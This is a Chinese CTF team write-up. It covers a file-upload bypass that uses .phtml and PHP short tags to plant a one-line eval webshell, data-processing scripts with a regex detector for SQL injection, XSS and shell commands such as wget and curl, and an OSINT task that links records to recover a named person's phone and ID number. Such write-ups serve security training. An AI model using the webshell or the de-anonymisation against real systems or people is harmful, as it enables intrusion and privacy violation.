










数据安全
ez_upload | @Rusty
明显考察的是文件上传漏洞,按顺序一个个试,先上传了个txt和png、jpg,都不行,然后试试php,也不行,看来对文件后缀的过滤很严格。最后测试phtml可以实现绕过
直接上传<?php发现会被拦截,经测试用短标签<?=可以绕过
参考链接:https://blog.csdn.net/m0_53008479/article/details/123366077
挂马 te.phtml
#te.phtml
<?=eval($_POST['ant'])?>
蚂剑连接找到rsa文件夹
/var/www/rssss4a
模型安全
数据预处理
网页数据需要从原始 HTML 结构,每个商品的链接为
http://47.117.186.154:32903/index.php?controller=product&action=detail&id=<:id>
id 为 1-500 的纯数字,因为有情感色彩分析,考虑用本地 ollama
先写一个数据抓取脚本,来抓取数据
from bs4 import BeautifulSoup
import csv
import httpx
from tqdm import tqdm

data_list = []

for i in tqdm(range(1, 501)):
    html_content = httpx.get(f"http://47.117.186.154:32903/index.php?controller=product&action=detail&id={i}").text
    soup = BeautifulSoup(html_content, 'html.parser')

    # 获取商品信息
    product_name_element = soup.find('section', class_='product-detail').find('h2')
    product_name = product_name_element.text.strip() if product_name_element else ''

    product_price_element = soup.find('span', id='productPrice')
    product_price = product_price_element.text.strip() if product_price_element else ''

    product_sales_element = soup.find('span', id='productSales')
    product_sales = product_sales_element.text.strip() if product_sales_element else ''

    product_description_element = soup.find('div', class_='product-description').find('p')
    product_description = product_description_element.text.strip() if product_description_element else ''

    # 商品ID
    product_id = i
    data_list.append({
        '商品ID': product_id,
        '商品名称': product_name,
        '商品销量': product_sales,
        '商品价格': product_price,
        '商品描述': product_description,
        '用户ID': -1,
        '用户名': "Luminoria",
        '电话': "1145141919810",
        'UA': "NOT_A_UA",
        '评论内容': "NO_COMMENT"
    })

    # 获取评论信息
    reviews = soup.find('section', class_='product-reviews').find_all('div', class_='review-item')

    for review in reviews:
        reviewer_info = review.find('div', class_='reviewer-info')
        user_id_element = reviewer_info.find('span', class_='user-id')
        user_id = user_id_element.text.replace('用户ID:', '').strip() if user_id_element else ''

        username_element = reviewer_info.find('span', class_='reviewer-name')
        username = username_element.text.replace('用户名:', '').strip() if username_element else ''

        phone_element = reviewer_info.find('span', class_='reviewer-phone')
        phone = phone_element.text.replace('联系电话:', '').strip() if phone_element else ''

        ua_element = reviewer_info.find('span', class_='user-agent')
        ua = ua_element.text.replace('使用设备:', '').strip() if ua_element else ''

        review_content_element = review.find('div', class_='review-content')
        review_content = review_content_element.text.strip() if review_content_element else ''

        data_list.append({
            '商品ID': product_id,
            '商品名称': product_name,
            '商品销量': product_sales,
            '商品价格': product_price,
            '商品描述': product_description,
            '用户ID': user_id,
            '用户名': username,
            '电话': phone,
            'UA': ua,
            '评论内容': review_content
        })

# 写入 CSV 文件
csv_file_path = 'data.csv'
csv_columns = ['商品ID', '商品名称', '商品销量', '商品价格', '商品描述', '用户ID', '用户名', '电话', 'UA', '评论内容']

with open(csv_file_path, 'w', newline='', encoding='utf-8') as csvfile:
    writer = csv.DictWriter(csvfile, fieldnames=csv_columns)
    writer.writeheader()
    writer.writerows(data_list)

print(f"数据已保存到 {csv_file_path}")
得到一个含有所有内容的 csv 文件,然后拿着这个 CSV 做题
数据标注与完整性校验 | @Luminoria

任务一(数据标注与完整性校验):针对在线团购平台提供的原始用户评论数据,爬取用户评论数据,进行情感标注(正面/负面),并基于用户ID、用户名、手机号生成MD5签名以校验完整性。按附件模板和任务书要求提交处理后的submit_1.csv文件进行评分。
用 qwen 进行情感判断
import csv
import ollama
import hashlib
from tqdm import tqdm

def get_sentiment_from_ollama(text):
    """
    使用本地 Ollama 模型识别文本的情感色彩 (正面/负面)。

    Args:
        text (str): 要分析的文本。

    Returns:
        int: 1 代表正面情感,0 代表负面情感,None 代表无法确定或出错。
    """
    prompt = f"请分析以下评论的情感色彩,判断是正面还是负面。如果评论是正面的,请回答 '正面',如果是负面的,请回答 '负面'。只返回 '正面' 或 '负面' 两个词,如果你认为是中性的,你应该回答 '正面'\n评论内容:\n{text}\n情感色彩:"
    try:
        response = ollama.chat(model='qwen2.5:7B', messages=[
            {
                'role': 'user',
                'content': prompt,
            },

        ])
        sentiment_label = response['message']['content'].strip()
        if "正面" in sentiment_label:
            return 1
        elif "负面" in sentiment_label:
            return 0
        else:
            print(f"Ollama 无法识别情感: {sentiment_label}, 评论文本: {text}")
            return None
    except Exception as e:
        print(f"Ollama 调用出错: {e}, 评论文本: {text}")
        return None

def calculate_signature(user_id, username, phone):
    """
    计算用户签名,使用 MD5 运算。

    Args:
        user_id (str): 用户ID.
        username (str): 用户名.
        phone (str): 用户手机号.

    Returns:
        str: MD5 签名字符串.
    """
    signature_string = str(user_id) + username + phone
    md5_hash = hashlib.md5(signature_string.encode('utf-8')).hexdigest()
    return md5_hash

def process_comments_and_sentiment(input_csv_file, output_csv_file):
    """
    从 data.csv 中读取评论数据,进行情感分析,并保存结果到 q1.csv。

    Args:
        input_csv_file (str): 输入 CSV 文件路径 (data.csv).
        output_csv_file (str): 输出 CSV 文件路径 (q1.csv).
    """
    output_data = []

    with open(input_csv_file, 'r', encoding='utf-8') as infile:
        reader = csv.DictReader(infile)
        for row in tqdm(reader):
            user_id = row['用户ID']
            username = row['用户名']
            phone = row['电话']
            review_content = row['评论内容']

            if username == "Luminoria":	# 提取数据时产生的占位行,要忽略
                continue

            sentiment_label = get_sentiment_from_ollama(review_content)

            if sentiment_label is not None:
                signature = calculate_signature(user_id, username, phone)
                output_data.append({
                    'user_id': user_id,
                    'label': sentiment_label,
                    'signature': signature
                })

    csv_columns = ['user_id', 'label', 'signature']
    with open(output_csv_file, 'w', newline='', encoding='utf-8') as outfile:
        writer = csv.DictWriter(outfile, fieldnames=csv_columns)
        writer.writeheader()
        writer.writerows(output_data)

    print(f"评论情感分析完成,结果已保存到 {output_csv_file}")

if __name__ == "__main__":
    input_csv_file = 'data.csv'
    output_csv_file = 'q1.csv'
    process_comments_and_sentiment(input_csv_file, output_csv_file)
得到 q1.csv 改名 submit_1.csv 交了就行
数据清洗及特征工程 | @Luminoria
一样是使用 qwen2.5-7B 进行分类判断,其他正常清洗即可
import csv
import ollama
from tqdm import tqdm

def get_category_id_from_ollama(product_name, category_list_str):
    """
    使用本地 Ollama 模型根据商品名称获取最合适的分类 ID。

    Args:
        product_name (str): 商品名称.
        category_list_str (str): 分类列表字符串.

    Returns:
        str: 最合适的分类 ID,如果无法确定则返回 None.
    """
    prompt = f"请根据商品名称 '{product_name}',从以下分类列表中选择最合适的分类ID。只返回ID数字,不要返回其他文字。\n分类列表:\n{category_list_str}\n分类ID:"
    try:
        response = ollama.chat(model='qwen2.5:7b', messages=[
            {
                'role': 'user',
                'content': prompt,
            },
        ])
        category_id = response['message']['content'].strip()
        if category_id.isdigit():
            return category_id
        else:
            print(f"Ollama 返回的分类ID不是数字: {category_id}, 商品名称: {product_name}")
            return None
    except Exception as e:
        print(f"Ollama 调用出错: {e}, 商品名称: {product_name}")
        return None

def clean_data_and_categorize(input_csv_file, output_csv_file):
    """
    读取 data.csv 文件,进行数据清洗、商品分类和聚合,并将结果保存到 q2.csv 文件。

    Args:
        input_csv_file (str): 输入 CSV 文件路径 (data.csv).
        output_csv_file (str): 输出 CSV 文件路径 (q2.csv).
    """

    category_list = {
        1: "手机", 2: "母婴用品", 3: "家具", 4: "书籍", 5: "蔬菜", 6: "厨房用具", 7: "办公", 8: "睡衣", 9: "宠物",
        10: "运动", 11: "热水器", 12: "彩妆", 13: "保健品", 14: "酒水", 15: "玩具乐器", 16: "汽车", 17: "床上用品",
        18: "洗护用品", 19: "五金", 20: "户外", 21: "珠宝", 22: "医疗器械", 23: "花卉园艺", 24: "游戏", 25: "园艺"
    }
    category_list_str = "\n".join([f"{k}. {v}" for k, v in category_list.items()])

    product_data = {} # 用于存储商品信息和评论计数,key 是 商品ID
    product_names = {} # 用于存储商品名称,key 是 商品ID,用于去重分类

    with open(input_csv_file, 'r', encoding='utf-8') as infile:
        reader = csv.DictReader(infile)
        for row in reader:
            product_id = row['商品ID']
            product_name = row['商品名称']
            product_sales_str = row['商品销量']

            # 清洗销量数据
            try:
                product_sales = int(float(product_sales_str.replace(',', '')))
                if product_sales < 0 or product_sales_str == '': # 空字符串也当做0
                    product_sales = 0
            except ValueError:
                product_sales = 0

            if product_id not in product_data:
                product_data[product_id] = {
                    '销量': product_sales,
                    '评论总数': 0,
                    '分类ID': None, # 初始分类ID为None
                }
                product_names[product_id] = product_name # 记录商品名称用于分类
            if row["用户名"] == "Luminoria":	# 提取数据时产生的占位行,要忽略
                continue
            product_data[product_id]['评论总数'] += 1 # 每次读取到同一商品ID的评论,评论总数加1

    # 调用 Ollama 获取分类ID
    for product_id, product_name in tqdm(product_names.items()):
        category_id = get_category_id_from_ollama(product_name, category_list_str)
        if category_id:
            product_data[product_id]['分类ID'] = category_id
        else:
            product_data[product_id]['分类ID'] = '0' # 无法分类的设置为0或其他默认值

    # 准备写入 q2.csv 的数据,并排序
    output_data = []
    for product_id in sorted(product_data.keys(), key=int): # 按照商品ID升序排序
        output_data.append({
            'ID': product_id,
            '销量': product_data[product_id]['销量'],
            '分类ID': product_data[product_id]['分类ID'] if product_data[product_id]['分类ID'] else '0', # 确保分类ID不为None
            '评论总数': product_data[product_id]['评论总数']
        })

    csv_columns = ['product_id', 'sales', 'category_id', 'reviews_number']
    with open(output_csv_file, 'w', newline='', encoding='utf-8') as outfile:
        writer = csv.DictWriter(outfile, fieldnames=csv_columns)
        writer.writeheader()
        writer.writerows(output_data)

    print(f"数据清洗、分类和聚合完成,结果已保存到 {output_csv_file}")

if __name__ == "__main__":
    input_csv_file = 'data.csv'
    output_csv_file = 'submit_2.csv'
    clean_data_and_categorize(input_csv_file, output_csv_file)

然后将保存的 submit_2.csv 提交就行
隐私保护与恶意检测 | @Luminoria
因为不存在需要 AI 判断的东西,所以直接用 re 抓关键词就行
import csv
import re
from tqdm import tqdm
import ollama

# 手机号脱敏函数
def desensitize_phone(phone):
    digits = re.sub(r'\D', '', str(phone))  # 去除非数字字符
    if len(digits) < 7:
        return ''
    return digits[:3] + "****" + digits[-4:]

# 恶意代码检测函数
def is_malicious(ua):
    if not ua or ua.strip() == "NOT_A_UA":
        return False
    # 定义恶意代码正则表达式规则
    patterns = [
        # SQL注入检测
        r';\s*(select|insert|update|delete|drop)\b',
        r'\bunion\s+select\b',
        r'\bselect\b.*\bfrom\b',
        # XSS检测
        r'<\s*script\b.*?>.*?<\s*/\s*script\s*>',
        r'onerror\s*=',
        r'onload\s*=',
        # 命令执行检测
        r'(\|\||&&|\$\(|\b(wget|curl|rm|ls|cat|echo)\b)',
        # 代码执行检测
        r'\b(eval|exec|system|passthru|shell_exec)\s*\(',
    ]
    for pattern in patterns:
        if re.search(pattern, ua, re.IGNORECASE):
            return True
    return False

# 统计有效行数
valid_rows = 0
with open('data.csv', 'r', encoding='utf-8') as f:
    reader = csv.DictReader(f)
    for row in reader:
        if row['用户名'] != 'Luminoria':
            valid_rows += 1

# 处理数据并收集结果
processed = []
with open('data.csv', 'r', encoding='utf-8') as f_in:
    reader = csv.DictReader(f_in)
    with tqdm(total=valid_rows, desc="Processing", unit="row") as pbar:
        for row in reader:
            if row['用户名'] == 'Luminoria':	# 提取数据时产生的占位行,要忽略
                continue

            # 手机号脱敏
            desen_phone = desensitize_phone(row['电话'])

            # 恶意代码检测
            ua = row['UA']
            is_mal = is_malicious(ua)
            code_check = 'FALSE' if is_mal else 'TRUE'

            # 保存结果
            processed.append({
                'user_id': int(row['用户ID']),
                'desensitization': desen_phone,
                'code_check': code_check
            })
            pbar.update(1)

# 按user_id升序排序
processed.sort(key=lambda x: x['user_id'])

# 写入结果文件
with open('submit_3.csv', 'w', newline='', encoding='utf-8') as f_out:
    writer = csv.DictWriter(f_out, fieldnames=['user_id', 'desensitization', 'code_check'])
    writer.writeheader()
    writer.writerows(processed)

print("处理完成,结果已保存至 submit_3.csv")

然后直接交出来的文件就行
社会工程
张华强的公司名称 | @Luminoria @Ron
个人做法
在队友给了公司名的情况下,用脚本去搜题目提供的工商信息里面的内容
import os
import openpyxl

def search_keyword_in_excel(folder_path, keyword):
    """
    遍历指定文件夹下的所有xlsx文件,查找包含关键词的行并打印。

    Args:
        folder_path: 包含xlsx文件的文件夹路径。
        keyword: 要搜索的关键词。
    """
    found_files = False  # 标记是否找到包含关键词的文件

    for filename in os.listdir(folder_path):
        if filename.endswith(".xlsx"):
            file_path = os.path.join(folder_path, filename)
            print(f"正在处理文件: {filename}")
            found_in_file = False  # 标记当前文件是否找到关键词

            try:
                workbook = openpyxl.load_workbook(file_path)
                for sheet_name in workbook.sheetnames:
                    sheet = workbook[sheet_name]
                    for row_index, row in enumerate(sheet.rows, start=1): # 从第一行开始,row_index从1开始
                        row_values = [str(cell.value) for cell in row] # 将单元格值转换为字符串,处理None值
                        if any(keyword in value for value in row_values if value is not None): # 检查关键词是否存在于行的任何单元格中 (忽略None值)
                            found_in_file = True
                            found_files = True
                            print(f"  - 表单: {sheet_name}, 行号: {row_index}, 内容: {row_values}")

                if not found_in_file:
                    print(f"  - 未在文件中找到关键词 '{keyword}'。")
                else:
                    print(f"  - 在文件中找到关键词 '{keyword}'。")

            except Exception as e:
                print(f"  - 处理文件 {filename} 时出错: {e}")

    if not found_files:
        print(f"在文件夹 '{folder_path}' 中没有任何文件包含关键词 '{keyword}'。")


if __name__ == "__main__":
    folder_to_search = "gongshang"
    keyword_to_find = "博林科技"

    if not os.path.exists(folder_to_search):
        print(f"错误: 文件夹 '{folder_to_search}' 不存在。请确保文件夹路径正确。")
    else:
        print(f"开始在文件夹 '{folder_to_search}' 中搜索关键词 '{keyword_to_find}'...")
        search_keyword_in_excel(folder_to_search, keyword_to_find)
        print("搜索完成。")
在 data47.xlsx 中能找到相关的信息
正在处理文件: data47.xlsx
  - 表单: Sheet1, 行号: 5216, 内容: ['99640928131194569978', '杭州市', '闵行区星辰信息技术园', '江苏博林科技有限公司']
  - 在文件中找到关键词 '博林科技'。
队友做法
import sqlite3
import os
import datetime
import csv
from collections import defaultdict

def get_db_path(date):
    return f"./附件/rides/{date}.db"

def query_data(start_date, end_date):
    current_date = start_date
    user_rides = defaultdict(int)

    while current_date <= end_date:
        print(current_date)
        db_path = get_db_path(current_date.strftime('%Y-%m-%d'))
        if os.path.exists(db_path):
            conn = sqlite3.connect(db_path)
            cursor = conn.cursor()

            cursor.execute("""
                SELECT name, phone
                FROM location_data
                WHERE strftime('%w', date) BETWEEN '1' AND '5'
                AND name LIKE '张%'
            """)

            for name, phone in cursor.fetchall():
                user_rides[(name, phone)] += 1

            conn.close()

        current_date += datetime.timedelta(days=1)

    sorted_rides = sorted(user_rides.items(), key=lambda x: x[1], reverse=True)
    return sorted_rides

if __name__ == "__main__":
    start_date = datetime.date(2024, 12, 1)
    end_date = datetime.date(2024, 12, 31)
    results = query_data(start_date, end_date)

    with open("result.csv", "w", newline="", encoding="utf-8") as file:
        writer = csv.writer(file)
        writer.writerow(["Name", "Phone", "Rides"])
        for (name, phone), count in results:
            writer.writerow([name, phone, count])

    for (name, phone), count in results:
        print(f"{name} ({phone}): {count} rides")
先用Python 拿到每个用户(用户名和手机号一致为一个)在周一到周五打车的数据条目数

发现138****9377遥遥领先
在db中翻找发现周一到周五都有打车,周末没有,基本符合 张某的生活习惯为:周一到周五从家打车去公司,周末无明显固定作息
在快递中搜索手机号找到数据
MF7297484562175167 2025-01-21 宋** 134****9281 **市**区******中心32楼兰金电子 张** 138****9377 **市**区******息技术园16楼博林科技
MF3442357592017816 2025-02-01 金** 188****9754 **市**区******来智汇园6楼易动力信 张** 138****9377 **市**区******息技术园16楼博林科技
结合爬取的工商信息,提交张某所属公司的全称

答案为:江苏博林科技有限公司
张华强的手机号 | @Luminoria @Ron
个人做法
还是跑脚本
import os
import re
from bs4 import BeautifulSoup
from tqdm import tqdm

def extract_info_from_html(html_content):
    """
    从 HTML 内容中提取手机号和身份证号。

    Args:
        html_content: HTML 文件的字符串内容。

    Returns:
        一个字典,包含 'phone_number' 和 'id_number',如果没有找到则为 None。
    """
    soup = BeautifulSoup(html_content, 'html.parser')

    # 查找是否包含 "张华强"
    if "张华强" not in soup.body.get_text():
        return None

    # 查找隐藏信息
    hidden_info_div = soup.find('div', class_='hidden-info')
    if hidden_info_div:
        info_text = hidden_info_div.text
        parts = info_text.split('|')

        if len(parts) == 2:
            phone_number = parts[0]
            id_number = parts[1]

            # 验证手机号格式是否为 138****9377
            phone_pattern = re.compile(r'^138\d{4}9377$')
            if phone_pattern.match(phone_number):
                return {'phone_number': phone_number, 'id_number': id_number}
    return None

def traverse_webpages(folder_path):
    """
    遍历指定文件夹下的所有 HTML 文件,并提取信息。

    Args:
        folder_path: 网页文件夹的路径。
    """
    for root, dirs, files in os.walk(folder_path):
        for file in tqdm(files):
            if file.endswith(".html"):
                file_path = os.path.join(root, file)
                try:
                    with open(file_path, 'r', encoding='utf-8') as f:
                        html_content = f.read()
                        extracted_data = extract_info_from_html(html_content)
                        if extracted_data:
                            print(f"在文件: {file_path} 中找到匹配信息:")
                            print(f"  手机号: {extracted_data['phone_number']}")
                            print(f"  身份证号: {extracted_data['id_number']}")
                            print("-" * 30)
                except Exception as e:
                    print(f"处理文件 {file_path} 出错: {e}")

if __name__ == "__main__":
    webpage_folder = "webpage"
    traverse_webpages(webpage_folder)
在文件: webpage\40\5840.html 中找到匹配信息:
手机号: 13891889377
身份证号: 61050119980416547X队友做法
使用 cat ./{文件夹ID}/*.html | grep -E "138[0-9]{4}9377|张华强" 逐个找信息,遍历文件夹ID,发现在40号文件夹出现结果
$ cat ./40/*.html | grep -E "138[0-9]{4}9377|张华强"
答案为:13891889377
张华强的身份证号 | @Luminoria @Ron
使用 cat ./{文件夹ID}/*.html | grep -E "138[0-9]{4}9377|张华强" 逐个找信息,遍历文件夹ID,发现在40号文件夹出现结果
$ cat ./40/*.html | grep -E "138[0-9]{4}9377|张华强"跟着第三题,一起出
61050119980416547X

张华强的车牌号 | @Luminoria @Ron
用OCR识别图片中的手机号
import os
import pytesseract
from PIL import Image
import re

def find_number_in_image(image_path, target_number):
    try:
        img = Image.open(image_path)
        text = pytesseract.image_to_string(img, lang='eng')

        pattern = r"\b" + re.escape(target_number) + r"\b"
        match = re.search(pattern, text)

        if match:
            return text
        else:
            return None
    except Exception as e:
        print(f"处理图片 {image_path} 时出错: {e}")
        return None

def main():
    parking_folder = "./附件/parking"
    target_number = "13891889377"

    if not os.path.exists(parking_folder):
        print(f"文件夹 '{parking_folder}' 不存在,请检查路径。")
        return

    found_in_images = []

    c = 0

    for filename in os.listdir(parking_folder):
        c += 1
        if filename.lower().endswith(('.jpg')):
            image_path = os.path.join(parking_folder, filename)
            result = find_number_in_image(image_path, target_number)
            if result:
                print(f"{filename}r : {result}")

                found_in_images.append(filename)
        print(f"{c} {filename}", end='\r')

    if not found_in_images:
        print(f"Noting Found")

if __name__ == "__main__":
    main()
在1357.jpg里面找到了手机号
数据分析
溯源与取证
硬盘取证 Word 恢复 | @Ron
DG打开img扫描删除的文件
